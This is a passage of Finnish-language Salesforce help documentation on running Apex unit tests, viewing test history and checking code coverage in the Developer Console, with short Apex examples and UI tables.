        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. Class2 aiheuttaa käynnistimen Trigger2 suorittamisen. Esimerkki:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

KATSO MYÖS:

[Virheenkorjauslokiin](#)

Testi

Tekemiesi muutosten testaaminen

Tämä osio sisältää tietoja tekemiesi muutosten testaamiseen.

- Apex-yksikkötestit
- Työskentely Apex-testisuorituksella
- Testien suorittaminen Developer-konsolissa
- Anonyymin Apex-koodin suorittaminen

Apex-yksikkötestit

Testit ovat tärkeä osa sovelluksesi onnistumista, varsinkin jos sovellus on tarkoitettu asiakkaiden käyttöön. Jos varmistat, että sovelluksesi toimii odotetulla tavalla eikä odottamattomia toimintoja tapahdu, asiakkaasi luottavat sinuun enemmän.

Voit suorittaa näitä yksikkötestien ryhmiä.

- Tietyn luokan jotkin tai kaikki metodit
- Tiettyjen luokkien jotkin tai kaikki metodit
- Esimääritetty luokkien sarja, jota kutsutaan testisarjaksi
- Kaikki organisaatiosi yksikkötestit

Salesforce-käyttöliittymästä käynnistetyt Apex-testit suoritetaan samanaikaisesti. Ellei testisi suoritus sisällä vain yhtä luokkaa etkä ole valinnut **Always Run Asynchronously (Suorita aina ei-synkronoidusti)** kehittäjän konsolin Test (Testi) -valikosta, käyttöliittymästä käynnistetyt testit suoritetaan ei-synkronoidusti. Apex-testiluokat asetetaan Apex-työjonoon suorittamista varten. Vuorokauden aikana suoritettavien testiluokkien enimmäismäärä on 500 tai 10 kertaa organisaatiossasi olevien testiluokkien määrä, kumpi onkaan suurempi. Sandbox- ja Developer Edition -organisaatioissa tämä rajoitus on suurempi: 500 tai 20 kertaa organisaatiossasi olevien testiluokkien määrä, kumpi onkaan suurempi.

Yksikkötestien kattama koodi

Ennen kuin voit ottaa koodisi käyttöön tai paketoita sen Force.comAppExchange-palvelua varten, seuraavien ehtojen tulee täytyä:

- Vähintään 75 prosenttia Apex-koodistasi on oltava yksikkötestien kattamaa ja kaikkien testien täytyy valmistua onnistuneesti.
Huomioi seuraavat asiat.
 - Kun Apex-koodia otetaan käyttöön tuotanto-organisaatiossa, kaikki organisaatiosi nimitilan yksikkötestit suoritetaan oletusarvoisesti.
 - `System.debug`-metodin kutsuja ei lasketa Apex-koodin kattavuuteen.
 - Testimetodeja ja testiluokkia ei lasketa Apex-koodin kattavuuteen.
 - Vaikka vain 75 prosenttia Apex-koodistasi on oltava yksikkötestien kattamaa, sinun ei tulisi keskittyä testatun koodin prosentuaaliseen määrään. Sen sijaan sinun tulisi varmistaa, että sovelluksesi kaikki mahdolliset käyttötapaukset on otettu

EDITION-VERSIOIT

Käytettävissä: Salesforce Classicissa

Käytettävissä **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**-, **Enterprise Edition**- ja **Database.com Edition** -versioissa

Hallittavat paketit eivät ole käytettävissä **Database.com**-versiossa.

KÄYTTÄJOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

huomioon, mukaan lukien positiiviset ja negatiiviset tapaukset, sekä tietuejoukot ja yksittäiset tietueet. Tällä tavalla yksikkötestien tulisi kattaa vähintään 75 % koodistasi.

- Kullakin käynnistimellä on oltava jonkin verran testikattavuutta.
- Kaikkien luokkien ja käynnistimien täytyy käännyä onnistuneesti.

Jos testisi kutsuu toista luokkaa tai käynnistää käynnistimen, kyseinen luokka tai käynnistin sisällytetään koodin kattavuuden laskutoimiin.

Kun testit on suoritettu, koodin kattavuuden tulokset ovat saatavilla Developer-konsolista.

Hanki koodin kattavuuden tulokset suorittamalla ensin testejäsi joillakin seuraavista tavoista.

- Jos haluat suorittaa kaikki testit, valitse kehittäjän konsolista **Test (Testi) > Run All (Suorita kaikki)**. Vain osan testeistä suorittaminen ei aina päivitä koodin kattavuuden tuloksia oikein, joten paras tapa nähdä koodisi kattavuus on suorittaa kaikki testit.
- Lisätietoja testien suorittamisesta kehittäjän konsolista on kohdassa [Testisuorituksen luominen](#).
- Lisätietoja uudelleenkäytettävän testisarjan määrittämisestä kehittäjän konsolissa on kohdassa [Apex-testiluokkien joukkojen hallinta testisarjoilla](#).
- Voit suorittaa kaikki testit kirjoittamalla Määrykset-valikon **Pikahaku**-kenttään *Apex*, valitsemalla **Apex-luokat** ja napsauttamalla **Suorita kaikki testit**.
- Voit suorittaa testejä yksittäiselle luokalle kirjoittamalla Määrykset-valikon **Pikahaku**-kenttään *Apex* ja valitsemalla **Apex-testisuoritus**. Napsauta **Valitse testejä** ja valitse luokat, jotka sisältävät suoritettavat testit, ja napsauta **Suorita**.

Kun olet suorittanut testit, voivat tarkastella koodin kattavuuden tuloksia kehittäjän konsolissa. Näihin tuloksiin sisältyy yksittäisen luokan tai käynnistimen koodirivit, jotka testit kattavat. Lisätietoja on kohdassa [Koodin kattavuuden tarkistaminen](#).

KATSO MYÖS:

[Työskentely Apex-testisuorituksella](#)

[Apex Developer Guide: Code Coverage Best Practices](#)

Apex-testin suoritus

Työskentely Apex-testisuorituksella

1. Kirjoita Määrykset-valikon **Pikahaku**-kenttään *Apex-testisuoritus* ja valitse **Apex-testisuoritus**.
2. Napsauta **Valitse testejä...** -painiketta.



Note: Jos sinulla on hallittavasta paketista asennettuja Apex-luokkia, sinun täytyy kääntää ne ensin napsauttamalla **Käännä kaikki luokat** Apex luokat -sivulta, jotta ne näytetään ensimmäisinä luettelossa. Lisätietoja on kohdassa [Apex-luokkien hallinta](#) sivulla 53.

3. Valitse suoritettavat testit. Testiluettelot sisältävät luokkia, jotka sisältävät testimenetelmiä.
 - Voit valita testejä asennetusta hallittavasta paketista valitsemalla sitä vastaavan nimitilan avattavasta luettelosta. Vain hallittavan paketin luokat ja niiden valitut nimitilat näkyvät luettelossa.
 - Voit valita organisaatiossasi paikallisesti olevia testejä valitsemalla avattavasta luettelosta **[Oma nimitila]** -kohdan. Vain paikalliset luokat, jotka eivät ole peräisin hallituista paketeista näkyvät luettelossa.
 - Valitaksesi minkä tahansa testin, valitse avattavasta luettelosta **[Kaikki nimitilat]**. Kaikki organisaation luokat tulevat näkyviin, riippumatta siitä, ovatko ne peräisin hallitusta paketista.

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition** -versioissa

 **Note:** Tässä luettelossa ei näytetä parhaillaan käynnissä olevien testien luokkia.

4. Valitse **Suorita**.

Kun suoritettavat testiluokat on valittu, valitut luokat asetetaan Apex-työjonoon suorittamista varten. Vuorokauden aikana suoritettavaksi valittavien testiluokkien enimmäismäärä on 500 tai 10 kertaa organisaatiosi testiluokkien määrä. Sandbox- ja Developer Edition -organisaatioissa tämä raja on suurempi: 500 tai 20 kertaa organisaatiossasi olevien testiluokkien määrä, kumpi onkaan suurempi.

Voit valita testien suorituksen aikana yhden tai useamman testin ja peruuttaa ne napsauttamalla **Keskeytä**.

Kun testi on suoritettu, voit:

- Napsauta testiä nähdäksesi lisätietoja tuloksista. Jos testi epäonnistuu, näytetään ensimmäinen virheviesti ja pinoseuranta.
- napsauttaa **Näytä** nähdäksesi Apex-koodin lähteen.

 **Note:** Testin tulokset näytetään 60 minuuttia testin suorittamisen jälkeen.

Tarkastele organisaatiosi kaikkien testien tuloksia Apex-testitulosten sivulta. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Apex* ja valitse **Apex-testisuoritus** ja napsauta **Näytä testihistoria**.

Käytä Developer-konsolia nähdäksesi lisätietoja testin suorittamisesta:

1. Avaa kehittäjän konsoli.
2. Suorita testejä Apex-testien suoritus sivulta.
3. Tarkista Developer-konsoli käydäksesi pyynnön läpi.

Testien rinnakkaisen suorittamisen poistaminen käytöstä

Salesforce-käyttöliittymästä (Developer-konsoli mukaan lukien) käynnistetyt testit suoritetaan rinnakkain. Testien suorittaminen rinnakkain saattaa nopeuttaa testien suorittamista. Joskus testien suorittaminen rinnakkain johtaa tietojen ristiriitaongelmiin, jolloin sinun kannattaa poistaa rinnakkainen suorittaminen käytöstä. Tietojen ristiriitaongelmia ja `UNABLE_TO_LOCK_ROW`-virheitä saattaa ilmetä seuraavissa tapauksissa.

- Kun testit päivittävät samoja tietueita samanaikaisesti — Samat tietueet päivitetään tavallisesti, kun testit eivät luo omia tietojaan ja poistavat tietojen eristyksen käytöstä käyttääkseen organisaation tietoja.
- Kun rinnakkain suoritettavissa testeissä, jotka yrittävät luoda tietueita identtisillä indeksikentän arvoilla, tapahtuu lukkiutuma — testitiedot kerätään takaisin, kun testimetodi on suoritettu. Lukkiutuma tapahtuu, kun kaksi suoritettavaa testiä odottavat toisiaan kerätäksään tietoja takaisin. Näin käy, jos molemmat testit lisäävät tietueita, joilla on sama yksilöllinen indeksikentän arvo eri tilauksissa.

Voit estää näiden virheiden syntymisen poistamalla testien rinnakkaisen suorittamisen käytöstä Salesforce-käyttöliittymästä:

1. Kirjoita Määritykset-valikon **Pikahaku**-kenttään *Apex-testisuoritus*, valitse **Apex-testisuoritus** ja napsauta **Vaihtoehdot...**
2. Valitse Apex-testien suorittamisen vaihtoehdot -ikkunassa **Poista Apex-testien rinnakkainen suorittaminen käytöstä** ja napsauta **OK**.

Lisätietoja testitiedoista on kohdassa "Testitietojen eristäminen organisaation tiedoista yksikkötesteissä" [Force.com Apex Code Developer's Guide -oppaassa](#). Tämä vaihtoehto ei vaikuta testien suoritusjärjestykseen, jotka jatkuvat ei-synkronoidusti Apex-testien suoritus sivulta.

Koodin kattavuuden tulosten tarkastaminen

Kun olet suorittanut testejä Apex-testien suorittaminen -sivulta, voit tarkastella koodin kattavuuden tietoja Developer-konsolista. Lisätietoja on kohdassa [Koodin kattavuuden tarkistaminen](#).

Jos haluat lyhentää **Arvioi organisaatiosi koodin kattavuus** -toiminnolla saatujen koodin kokonaiskattavuuden tulosten laskenta-aikaa, napsauta **Vaihtoehdot...**, valitse **Säilytä vain koodin kokonaiskattavuus** ja napsauta sitten **OK**. Käytä tätä asetusta vain, kun sinulla on paljon testejä ja suuret määrät Apex-koodia, eli kun Apex-testimetodien määrä kerrottuna kaikkien luokkien ja käynnistimien määrällä

on satoja tuhansia. Tämä asetus johtaa siihen, että kaikkien testimetodien koodin kattavuuden tulokset tallennetaan kokonaismuodossa. Tällöin et voi tarkastella yksittäisten testimetodien koodin kattavuuden tuloksia, kuten sinisiä ja punaisia korostuksia, jotka näyttävät koodin kattavuuden rivikohtaisesti Developer-konsolissa. Lisätietoja testien suorittamisesta on [Salesforce-ohjeessa: Testisuorituksen luominen](#) ja [Apex Developer Guide -oppaassa: Run Unit Test Methods](#).

Itsenäisen automaattinumerointijakson testivalinta

Välttääksesi aukkoja automaattinumerointikentissä organisaatiosi tietueissa, jotka aiheutuvat Apex -testien luomista testitietueista, napsauta **Asetukset...**, valitse **Itsenäinen automaattinumerointijakso**, ja napsauta sitten **OK**. Tämä valinta eristää Apex -testeissä käytettävän automaattinumerointijakson organisaatiosi käyttämästä jaksosta. Tämän tuloksena Apex testien luomat testitiedot eivät aiheuta automaattinumerointijakson kenttien korotusta uusille ei-testitietueille organisaatiossasi.

Jos tätä valintaa ei ole otettu käyttöön, automaattinumerointikenttiin jää aukkoja aina kun Apex -luokat luovat testitietueita automaattinumerointikentissä. Esimerkiksi, jos Asiakkuudessa on automaattinumerointikenttä, ja organisaatiossasi on 50 asiakkuustietuetta, viimeisimpänä luodun asiakkuuden kentän arvo voi olla N-0050. Suoritettuasi Apex -testin, joka luo viisi testiasiakkuutta, tämä aiheuttaa automaattinumerointisarjan kasvamisen viidellä, vaikka näitä testejä ei ole viety tietokantaan, ja ne olisi vedetty takaisin. Seuraavan kerran, kun luot ei-testiasiakkuustietueen, sen automaattinumerointikentän arvo on N-0056 sen sijaan, että se olisi N-0051, huolimatta aukosta jaksotuksessa. Jos otat tämän valinnan käyttöön ennen kuin suoritat Apex testiä, joka luo testitiedot, automaattinumerointijakso säilytetään, ja seuraavalla ei-testitietueella on jatkuva automaattinumerointiarvo: N-0051.

Huomaa, että automaattinumerointisarjassa voi silti olla aukkoja muissa tilanteissa, esimerkiksi, kun käynnistimet yrittävät lisätä uusia tietueita, niiden suoritus epäonnistuu ja tietueet palautetaan. Tässä tapauksessa aukkoja ei voida välttää kokonaan, koska samassa siirrossa jotkut tietueet voidaan syöttää onnistuneesti joidenkin palautuessa.

KATSO MYÖS:

[Avaa Developer-konsoli](#)

[Apex-testitulokset](#)

[Yksityiskohtaiset Apex-testitulokset](#)

Apex-testitulokset

Kirjoita Määritykset-valikon **Pikahaku**-kenttään **Apex**, valitse **Apex-testisuoritus** ja napsauta **Näytä testihistoria** tarkastellaksesi organisaatiosi kaikkia testituloksia vain itse suorittamiesi testien tulosten sijaan. Testitulokset säilytetään 30 päivää testin suorittamisen jälkeen, ellei niitä poisteta.

Saat kohteiden suodatetun luettelon näkyviin valitsemalla ennalta määritetyn luettelon **Näkymä**-alasvetoluettelosta tai napsauttamalla **Luo uusi näkymä** määrittääksesi omia mukautettuja näkymiä. Voit muokata luomaasi näkymää tai poistaa näkymän valitsemalla sen **Näkymä**-alasvetoluettelosta ja napsauttamalla **Muokkaa**.

Napsauta **Näytä** saadaksesi lisätietoja tietyistä testeistä.

Virheenkorjausloki asetetaan automaattisesti tietyille lokitasoille ja luokille, joita ei voi muuttaa Apex-testisuoritus-sivulta.

Luokka	Taso
Tietokanta	INFO
Apex-koodi	FINE
Apex-profilointi	FINE
Työnkulku	FINEST
Vahvistus	INFO

Tärkeää: Ennen kuin voit ottaa Apex-koodia käyttöön tai pakata sitä Force.com AppExchange -palvelua varten, seuraavien ehtojen tulee täyttyä:

- Vähintään 75 prosenttia Apex-koodistasi on oltava yksikkötestien kattamaa ja kaikkien testien täytyy valmistua onnistuneesti.
- Huomioi seuraavat asiat.
- Kun Apex-koodia otetaan käyttöön tuotanto-organisaatiossa, kaikki organisaatiosi nimitilan yksikkötestit suoritetaan oletusarvoisesti.
 - `System.debug`-metodin kutsuja ei lasketa Apex-koodin kattavuuteen.
 - Testimetodeja ja testiluokkia ei lasketa Apex-koodin kattavuuteen.
 - Vaikka vain 75 prosenttia Apex-koodistasi on oltava yksikkötestien kattamaa, sinun ei tulisi keskittyä testatun koodin prosentuaaliseen määrään. Sen sijaan sinun tulisi varmistaa, että sovelluksesi kaikki mahdolliset käyttötapaukset on otettu huomioon, mukaan lukien positiiviset ja negatiiviset tapaukset, sekä tietuejoukot ja yksittäiset tietueet. Tällä tavalla yksikkötestien tulisi kattaa vähintään 75 % koodistasi.
 - Kullakin käynnistimellä on oltava jonkin verran testikattavuutta.
 - Kaikkien luokkien ja käynnistimien täytyy kääntyä onnistuneesti.

KATSO MYÖS:

[Yksityiskohtaiset Apex-testitulokset](#)

EDITION-VERSIOIT

Käytettävissä Salesforce Classicissa ja Lightning Experienceissa

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

KÄYTTÄJOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

Yksityiskohtaiset Apex-testitulokset

Voit tarkastella suorittamiesi testien tulosten sijaan organisaatiosi kaikkien testien tuloksia oletusnäkymässä 30 päivän ajan, ellei niitä poisteta, kirjoittamalla Määrytykset-valikon `Pikahaku`-kenttään `Apex`, valitsemalla **Apex-testisuoritus** ja napsauttamalla **Näytä testihistoria**. Napsauta **Näytä** saadaksesi lisätietoja tietystä testistä.

KATSO MYÖS:

[Apex-testitulokset](#)

Apex-testihistoria

Apex-testihistoria-sivu näyttää kaikki tiettyyn testisuoritukseen liittyvät testitulokset. Sivulla näytetään vain ei-synkronoidusti suoritettujen testien tulokset.

Kirjoita Määrytykset-valikon `Pikahaku`-kenttään `Apex` ja valitse **Apex-testihistoria** nähdäksesi organisaatiosi kaikkien testisuoritusten tulokset. Testitulokset säilytetään 30 päivää testin suorittamisen jälkeen, ellei niitä poisteta.

Apex-testihistoria-sivulla on testisuoritusten luettelo tunnuksen mukaan lajiteltuna. Napsauta testisuorituksen tunnusta nähdäksesi sen kaikki testimetodit. Voit suodattaa testimetoodeja näyttääksesi tietyn testisuorituksen läpäissyt, epäonnistuneet tai kaikki testimetodit.

Napsauta testiluokan nimeä saadaksesi lisätietoja tietystä testisuorituksesta.

Tila-sarake näyttää epäonnistuneiden ja testisuorituksen jonoon asetettujen metodien määrän.

EDITION-VERSIOT

Käytettävissä Salesforce Classicissa ja Lightning Experiencessä

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

KÄYTTJÄOIKEUDET

Apex-luokkien määrittäminen, muokkaaminen, poistaminen, suojausasetusten määrittäminen, versioasetusten määrittäminen, riippuvuuksien tarkasteleminen ja testien suorittaminen:

- Apex-laadintaoikeus

EDITION-VERSIOT

Käytettävissä: Lightning Experience

Käytettävissä: **Enterprise Edition**-, **Performance Edition**-, **Unlimited Edition**-, **Developer Edition**- ja **Database.com Edition**-versioissa

SETUP

Apex Test History

Create

1 Item - Sorted by RUN ID

	RUN ID	TIME	START TIME	STATUS
1	707xx000000E01CAAS	00:37.655	8/18/2016 10:47 AM	0 / 26

5 Items - Sorted by Method Name - Filtered by Apex Test Run Result, Name

	METHOD NAME	NAME	RUN TIME	PASS / FAIL
1	bulkTestCase1	UpdateRegionActionTestSuite	00:05.229	Pass
2	negativeTestCase1	UpdateRegionActionTestSuite	00:00.204	Pass
3	singleTestCase1	UpdateRegionActionTestSuite	00:00.196	Pass
4	singleTestCase1	CalcPipelineReportingTestSuite	00:31.171	Pass
5	singleTestCase2	CalcPipelineReportingTestSuite	00:00.855	Pass

Testien suorittaminen Developer-konsolissa

Testien suorittaminen Developer-konsolissa

Käytä kehittäjän konsolia määrittääksesi testisuorituksia, suorittaaksesi testejä ja tarkastaaksesi Apex-koodin kattavuuden.

Voit hallita testejäsi kehittäjän konsolin Test (Testi) -valikosta.

- **Always Run Asynchronously** (Suorita aina ei-synkronoidusti): Jos tämä vaihtoehto ei ole valittuna, testisuoritukset, jotka sisältävät testejä vain yhdestä luokasta, suoritetaan synkronoidusti. Testisuoritukset, jotka sisältävät useamman kuin yhden luokan, suoritetaan ei-synkronoidusti riippumatta tämän vaihtoehdon valinnasta.
- **New Run** (Uusi suoritus): Luo testisuoritus. Lisätietoja on kohdassa [Testisuoritukset luominen](#).
- **Rerun** (Suorita uudelleen): Suorita Tests (Testit) -välilehdessä valittu testi.
- **Rerun Failed Tests** (Suorita epäonnistuneet testit uudelleen): Valitse tämä vaihtoehto suorittaaksesi uudelleen vain epäonnistuneet testit Tests (Testit) -välilehdestä valitusta testisuorituksesta.
- **Run All** (Suorita kaikki): Suorita kaikki tallennetut testimetodit.
- **Abort** (Keskeytä): Keskeytä Tests (Testit) -välilehdessä valittu testi.
- **New Suite** (Uusi sarja): Luo sarja testiluokista, joita suoritat usein yhdessä. Lisätietoja on kohdassa [Apex-testiluokkien joukkojen hallinta testisarjoilla](#).
- **Suite Manager** (Sarjojen hallinta): Luo tai poista testisarjoja tai muokkaa testisarjojesi sisältämiä luokkia.
- **New Suite Run** (Uusi sarjan suoritus): Luo testisuoritus yhden tai useamman testisarjan luokista.
- **Collapse All** (Tiivistä kaikki): Piilota kaikki Tests (Testit) -välilehdessä avoinna olevat testit.
- **Expand All** (Laajenna kaikki): Näytä kaikki Tests (Testit) -välilehdessä olevat testit.
- **Clear Test Data** (Tyhjennä testitiedot): Tyhjennä nykyiset testitiedot ja koodin kattavuustulokset.



Suoritetut testit näytetään Tests (Testit) -välilehdessä kehittäjän konsolin alapaneelissa.

Logs	Tests	Checkpoints	Query Editor	View State	Progress	Problems																						
Status	Test Run	Enqueued Time	Duration	Failures	Total		Overall Code Coverage																					
✖	707R000000056dH	Tue Dec 15 2015 23:28:28 GMT...		0	2		<table><tr><th>Class</th><th>Percent</th><th>Lines</th></tr><tr><td>Account_After_Insert_Trg</td><td>100%</td><td>2/2</td></tr><tr><td>AwesomeClass</td><td>100%</td><td>3/3</td></tr><tr><td>ComplexBatch</td><td>0%</td><td>0/9</td></tr><tr><td>SimpleQueueable</td><td>0%</td><td>0/8</td></tr><tr><td>TestUtil</td><td>0%</td><td>0/25</td></tr><tr><td>Util</td><td>0%</td><td>0/4</td></tr></table>	Class	Percent	Lines	Account_After_Insert_Trg	100%	2/2	AwesomeClass	100%	3/3	ComplexBatch	0%	0/9	SimpleQueueable	0%	0/8	TestUtil	0%	0/25	Util	0%	0/4
Class	Percent	Lines																										
Account_After_Insert_Trg	100%	2/2																										
AwesomeClass	100%	3/3																										
ComplexBatch	0%	0/9																										
SimpleQueueable	0%	0/8																										
TestUtil	0%	0/25																										
Util	0%	0/4																										
✖	AwesomeClassTest			1	4																							
✖	testAFailingTest		0:00																									
✔	testMyAwesomeMethod		0:00																									
✔	testMyAwesomeMethodIfFalse		0:00																									
✔	testMyAwesomeMethodIfTrue		0:00																									
✔	SampleClassTest			0	2																							

Overall Code Coverage (Koodin kokonaiskattavuus) -ikkuna näyttää organisaatiosi kunkin luokan katetun koodin prosenttiosuuden. Ikkuna näyttää aina ajankohtaisen prosenttiosuuden kullekin luokalle. Kun olet suorittanut kaikkien luokkien testisuorituksen, ikkunassa näytetään myös organisaationlaajuinen kokonaiskattavuus lihavoituna. Lisätietoja on kohdassa [Koodin kattavuuden tarkistaminen](#).

Lisätietoja testauksesta on [Apex Developer Guide -oppaassa: Testing Apex](#).

KATSO MYÖS:

[Testisuorituksen luominen](#)

[Koodin kattavuuden tarkistaminen](#)

Koodin kattavuuden tarkistaminen

Developer-konsoli hakee ja näyttää organisaatiosi koodin kattavuustiedot. Koodin kattavuuden tulokset saadaan kaikista testeistä, joita olet suorittanut API:sta tai käyttöliittymästä (esimerkiksi Developer-konsolista, Force.com IDE:stä tai Apex-testien suoritusvulalta). Jos haluat tyhjentää tämänhetkiset tulokset, napsauta **Test (Testi) > Clear Test Data (Tyhjennä testitiedot)**. Kun muokkaat luokkaa, sen koodin kattavuus nollautuu, kunnes suoritat testit uudelleen.

Voit tarkastella koodin kattavuutta useissa Developer-konsolin osioissa.

- **Tests (Testit)** -välilehti sisältää **Overall Code Coverage** (Koodin kokonaiskattavuus) -paneelin, jossa näytetään katetun koodin prosenttiosuus organisaatiosi kaikille Apex-luokille, jotka on sisällytetty testisuoritukseen. Se näyttää myös kokonaiskattavuuden prosentteina.
- Kaksoisnapsauta suoritettua testisuoritusta avataksesi Tests Results (Testien tulokset) -näkymän, joka näyttää testatun luokan, testatun metodin, keston, tuloksen (ohitettu, läpäisi tai epäonnistui) ja mahdollisen virheviestin. Jos testi epäonnistui, Stack Trace (Pinoseuranta) -sarakkeessa näytetään metodi ja rivinumero, jossa testi epäonnistui.
- Avaa Apex-luokka nähdäksesi sen koodin kattavuuden rivikohtaisesti. Koodin kattavuus -valikko sisältää yhden tai useamman seuraavista vaihtoehdoista, riippuen käyttöönottamistasi testeistä:

- **Ei mitään**
- **All Tests** (Kaikki testit): Kaikkien suoritettujen testien kattaman koodin prosenttiosuus.
- *luokanNimi.metodinNimi*: Testisuorituksen aikana suoritettun metodin koodin kattavuuden prosenttiosuus.

Testien kattamat koodirivit ovat sinisiä. Koodirivit, joita testit eivät kata, ovat punaisia. Koodirivit, jotka eivät vaadi testien kattavuutta (esimerkiksi aaltosulkeet, kommentit ja `System.debug`-kutsut) ovat valkoisia.

```

29 http.setMethod('POST');
30 Blob headerValue = Blob.valueOf(API_KEY + ':');
31 String authorizationHeader = 'BASIC ' +
32 EncodingUtil.base64Encode(headerValue);
33 http.setHeader('Authorization', authorizationHeader);
34 http.setBody('card[number]=' + cnumber + '&card[exp_year]=' + exp_year + '&');
35
36 if(!Test.isRunningTest()){
37     Http con = new Http();
38     HttpResponse hs = con.send(http);
39
40     system.debug('### ' + hs.getBody());
41
42     response = hs.getBody();
43     statusCode = hs.getStatusCode();
44     system.debug('$$$statusCode=' + hs.getStatusCode());
45 }else{

```

Note: Kun muokkaat testien kattamaa luokkaa, sininen ja punainen väri tummenevat lähdekoodin editorissa osoittaakseen, että luokka ei ole enää testien kattama. Kun muokkaat luokkaa ja tallennat sen, sen koodin kattavuus kumotaan. Tarkista kyseisen luokan koodin kattavuus suorittamalla testit uudelleen.

KATSO MYÖS:

[Testisuorituksen luominen](#)

[Testien suorittaminen Developer-konsolissa](#)

[Apex Developer Guide: Code Coverage Best Practices](#)

Testisuorituksen luominen

Testisuoritus on kokoelma luokkia, jotka sisältävät testimetodeja. Määritä testisuoritus kehittäjän konsolissa suorittaaksesi testimetodeja yhdessä tai useammassa testiluokassa.

1. Napsauta kehittäjän konsolista **Tests (Testit) > New Run (Uusi suoritus)**.
2. Jos haluat rajoittaa, montako testiä voi epäonnistua ennen kuin suorituksesi keskeytetään, napsauta **Settings (Asetukset)**. Syötä arvo **Number of failures allowed (Virheiden sallittu määrä)** -kenttään ja napsauta **OK**.


Jos haluat sallia kaikkien organisaatiosi testien suorituksen riippumatta epäonnistuiden testien määrästä, syötä **Number of failures allowed (Virheiden sallittu määrä)** -kenttään -1 tai jätä se tyhjäksi. Jos haluat estää uusien testien suorituksen, kun tietty määrä testejä epäonnistuu, syötä **Number of failures allowed (Virheiden sallittu määrä)** -arvoksi 0 – 1 000 000. Arvo 0 keskeyttää testin ensimmäisestä virheestä. Arvo 1 keskeyttää testin toisesta virheestä ja niin

edelleen. Muista, että korkeat arvot saattavat hidastaa suorituskykyä. Jos kasvatat `Number of failures allowed` (Virheiden sallittu määrä) -arvoa 1 000 testillä, testisuoritus kestää noin 3 sekuntia pidempään, pois lukien testien käynnistysajat.

Tämä arvo koskettaa kaikkia suorittamiasi testejä, kunnes suljet kehittäjän konsolin tai määrität uuden arvon.

3. Valitse luokka Test Classes (Testiluokat) -sarakeesta.

Suodata luokkia kirjoittamalla tekstiä **Filter test classes (* = any)** (Suodata testiluokkia (* = mikä tahansa)) -kenttään. Jos haluat valita tiettyjä testimetodeja, napsauta testiluokkaa ja valitse testit keskisarakkeesta. Voit pitää SHIFT- tai CTRL-näppäintä pohjassa valitaksesi useita testiluokkia. Jos haluat valita kaikkien valitsemiesi luokkien kaikki metodit, napsauta **Add Selected (Lisää valitut)**.



4. Kun kaikki haluamasi metodit on lisätty Selected Tests (Valitut testit) -sarakeeseen, napsauta **Run (Suorita)**.

Testisuoritus ilmestyy Tests (Testit) -välilehteen. Jos haluat keskeyttää testin, napsauta **Test (Testi) > Abort (Keskeytä)**.

 **Note:** Jos testimetodisi kutsuvat muita metodeja tai luokkia, jotka on määritetty organisaatiossasi testeiksi, kyseiset metodit ja luokat suoritetaan myös.

5. Laajenna testisuoritus Tests (Testit) -välilehdessä nähdäksesi suorituksen kunkin luokan käynnistämisen kunkin metodin tulokset.

 **Note:** Testiluokat eivät vaadi koodin kattavuutta, joten niiden kattavuutena näytetään Overall Code Coverage (Koodin kokonaistaavuus) -ikkunassa 0 % eivätkä ne vaikuta koodin kokonaiskattavuuteen.

6. Kaksoisnapsauta suoritettua testisuoritusta avataksesi sen tulokset lisätietonäkymässä. Tämä lisätietonäkymä näyttää testatun luokan, testatun metodin, keston, tuloksen (ohitettu, läpäisi tai epäonnistui) ja mahdollisen virheviestin.

Jos testi epäonnistui, Stack Trace (Pinoseuranta) -sarakeessa näytetään metodi ja rivinumero, jossa testi epäonnistui.

 **Note:** Et voi käyttää synkronoitujen testisuoritusten lokeja Tests (Testit) -välilehdestä. Voit kuitenkin käyttää kaikkien testisuoritusten lokeja Logs (Lokit) -välilehdestä.

7. Jos haluat nähdä testimetodin tarjoaman kattavuuden jokaiselle luokalle Class Code Coverage (Luokan koodin kattavuus) -ikkunassa, valitse metodi.

8. Jos haluat tyhjentää tämänhetkiset tulokset, napsauta **Test (Testi) > Clear Test Data (Tyhjennä testitiedot)**.

KATSO MYÖS:

[Testien suorittaminen Developer-konsolissa](#)

[Koodin kattavuuden tarkistaminen](#)

Apex-testiluokkien joukkojen hallinta testisarjoilla

Testisarja on kokoelma Apex-testiluokkia, jotka suoritetaan yhdessä. Luo esimerkiksi sarja testeistä, jotka suoritat joka kerta, kun valmistaudut käyttöönottoon tai Salesforce julkaisee uuden version. Määritä testisarja Developer Console -konsolissa valitaksesi joukon testiluokkia, joita suoritat usein yhdessä.

1. Valitse kehittäjän konsolista **Test (Testi) > New Suite (Uusi sarja)**.
2. Kirjoita testisarjallasi nimi ja napsauta **OK**.
3. Käytä nuolinäppäimiä siirtääksesi luokkia Available Test Classes (Käytettävissä olevat testiluokat) -sarakkeen ja Selected Test Classes (Valitut testiluokat) -sarakkeen välillä ja napsauta sitten **Save (Tallenna)**.

